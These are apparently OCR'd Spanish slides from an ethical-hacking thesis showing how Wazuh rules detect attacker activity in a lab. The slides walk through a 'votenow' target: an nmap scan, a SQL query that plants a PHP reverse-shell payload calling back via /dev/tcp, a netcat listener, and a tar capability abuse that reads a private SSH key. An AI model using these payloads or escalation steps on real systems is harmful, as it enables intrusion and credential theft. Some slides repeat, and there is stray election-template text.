


Reglas y decoders para Wazuh, para generar alertas ante determinados eventos

4 RECOPILACIÓN
DE DATOS DEL TERMINAL

ÍNDICE

PROCESOS DE HACKING ÉTICO Y WAZUH



1 INTRODUCCIÓN

Contexto, Hacking ético, Wazuh, motivación, justificación y objetivo, estado del arte y planificación

2 FUNDAMENTOS TEÓRICOS

Legislación, definición técnica de Wazuh y de los test de penetración de sistemas

3 ENTORNO DE TRABAJO


Kali Linux y laboratorios cloud

4 RECOPILACIÓN DE DATOS DEL TERMINAL

Diseño y desarrollo de un framework para Hacking Ético en la terminal

5 CASO PRACTICO

Ejemplo práctico del trabajo desarrollado



PRESIDENTIAL ELECTION

[HOME](#) [CANDIDATES](#) [OUR SPONSORS](#)

Presidential Election 2020

Your vote in this presidential campaign counts. Your one vote can change the outcome of this election. Make it count.

```
>> kali ~
$ sudo nmap -A -p- -sS $ip
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-15 13:58 EST
Nmap scan report for votenow (192.168.122.118)
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
|_http-title: Ontario Election Services &raquo; Vote Now!
2082/tcp  open  ssh    OpenSSH 7.4 (protocol 2.0)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  1.15 ms  votenow (192.168.122.118)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds
```

PRESIDENTIAL ELECTION

Presidential Election 2020

Your vote in this presidential campaign counts. Your one vote can change

WAZUH ▾ / Modules / Security events

Security events ⓘ

Dashboard

Events

Explore agent

t	data.arch
⌚	data.chdir
t	data.command
t	data.dpkg_status
t	data.dstuser
t	data.gid
t	data.home
⌚	data.output
t	data.package
t	data.pwd
⌚	data.return
t	data.sca.check.command
t	data.sca.check.compliance.cis_csc
t	data.sca.check.compliance.hipaa
t	data.sca.check.compliance.nist_800_53
t	data.sca.check.compliance.pcி_dss
t	data.sca.check.compliance.tsc
t	data.sca.check.description
t	data.sca.check.file

⌚	Feb 21, 2021 @ 12:24:05.580	kali	nmap -A -p- -sS \$ip executed by root at /home/kali	3	100010
⌚ Expanded document					
Table					View surrounding documents
JSON					View single document
			t agent.id	000	
			t agent.name	kali	
			⌚ data.chdir	/home/kali	
			t data.command	nmap -A -p- -sS \$ip	
			⌚ data.output	> Starting Nmap 7.91 (https://nmap.org) at 2021-02-21 06:23 EST Nmap scan report for votenow.local (192.168.122.118) Host is up (0.0011s latency). Not shown: 65533 closed ports PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.5.38) http-methods: _ Potentially risky methods: TRACE _http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38 _http-title: Ontario Election Services &quo; Vote Now! 2082/tcp open ssh OpenSSH 7.4 (protocol 2.0) ssh-hostkey: 2048 06:40:f4:e5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA) 256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA) _ 256 66:a8:a1:9f:db:d5:ec:4c:0a:9c:4d:53:15:6c:43:6c (ED25519) MAC Address: 52:54:00:27:A6:7D (QEMU virtual NIC) Device type: general purpose Running: Linux 3.X 4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.2 - 4.9 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 1.14 ms votenow.local (192.168.122.118) OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ Nmap done: 1 IP address (1 host up) scanned in 21.00 seconds	
			⌚ data.return	0	
			⌚ data.time	22.197327613830566	
			⌚ data.who	root	
			* _decoder_name	1	6.1

X datasafe.votenow.local / lo X +

datasafe.votenow.local/server_sql.php

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSF

in Server: localhost

Databases SQL Status Export Import Settings Variables

Run SQL query/queries on server "localhost":

```
select '<?php system("bash -i >& /dev/tcp/192.168.122.96/1234 0>&l");exit;?>'
```

root@kali: /home/kali | xonsh
root@kali: /home/kali | xonsh 80x7

```
>> root /home/kali kali 21-03-14 06:56:51-04  
#  nc -lvp 1234  
listening on [any] 1234 ...  
  
Clear Format Get auto-saved query
```

kali@kali: ~ | xonsh 80x7

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 52:54:00:ee:52:7c brd ff:ff:ff:ff:ff:ff  
     inet 192.168.122.96/24 brd 192.168.122.255 scope global dynamic noprefixroute eth0  
        valid_lft 3471sec preferred_lft 3471sec  
    inet6 fe80::5054:ff:feee:527c/64 scope link noprefixroute  
        ...
```

Console Debugger Filter

File Actions Edit View Help

1 usuario efectivo local

```
>> kali ~  
$ xxh -i ~/.ssh/admin.key admin@votenow.local -p 2082  
3 admin /home/admin/.xxh usuario efectivo remoto (y path)  
$ /usr/sbin/getcap -r / 2>/dev/null  
/usr/bin/newgidmap = cap_setgid+ep  
/usr/bin/newuidmap = cap_setuid+ep  
/usr/bin/ping = cap_net_admin,cap_net_raw+p  
/usr/bin/tarS = cap_dac_read_search+ep 5 ejecutable que permite hace el bypass de lectura de fichero privado  
/usr/sbin/arping = cap_net_raw+p  
/usr/sbin/clockdiff = cap_net_raw+p  
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
```

votenow 21-03-24 18:09:52+00

hostname remoto

2 Hostname local

kali 21-03-24 14:09:48-04

4 votenow 21-03-24 18:09:52+00

votenow 21-03-24 18:10:06+00

votenow 21-03-24 18:10:14+00

votenow 21-03-24 18:10:49+00

votenow 21-03-24 18:11:09+00

5 ejecutable que permite hace el bypass de lectura de fichero privado

6 se comprime el fichero que no podemos leer para cambiar sus permisos

7 se descomprime el fichero con la clave privada, ahora sí se puede leer usando este usuario

8 Finalmente se obtiene la clave privada

File Actions Edit View Help

1 usuario efectivo local

```
>> kali ~  
$ xxh -i ~/.ssh/admin.key admin@votenow.local -p 2082  
3 admin /home/admin/.xxh usuario efectivo remoto (y path)  
$ /usr/sbin/getcap -r / 2>/dev/null  
/usr/bin/newgidmap = cap_setgid+ep  
/usr/bin/newuidmap = cap_setuid+ep  
/usr/bin/ping = cap_net_admin,cap_net_raw+p  
/usr/bin/tarS = cap_dac_read_search+ep 5 ejecutable que permite hace el bypass de lectura de fichero privado  
/usr/sbin/arping = cap_net_raw+p  
/usr/sbin/clockdiff = cap_net_raw+p  
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
```

votenow 21-03-24 18:09:52+00

hostname remoto

2 Hostname local

kali 21-03-24 14:09:48-04

4 votenow 21-03-24 18:09:52+00

votenow 21-03-24 18:10:06+00

votenow 21-03-24 18:10:14+00

votenow 21-03-24 18:10:49+00

votenow 21-03-24 18:11:09+00

5 ejecutable que permite hace el bypass de lectura de fichero privado

6 se comprime el fichero que no podemos leer para cambiar sus permisos

7 se descomprime el fichero con la clave privada, ahora sí se puede leer usando este usuario

8 Finalmente se obtiene la clave privada


DEMOSTRACIÓN

Del uso de offshell y la interacción entre
Wazuh y las herramientas de hacking ético

Gracias por su atención

X

FRANCISCO NAVARRO



EMAIL

navarromoralesdev@gmail.com



MOBILE

+34 633062852



LINKEDIN

[https://www.linkedin.com/in/
fnavarromorales/](https://www.linkedin.com/in/fnavarromorales/)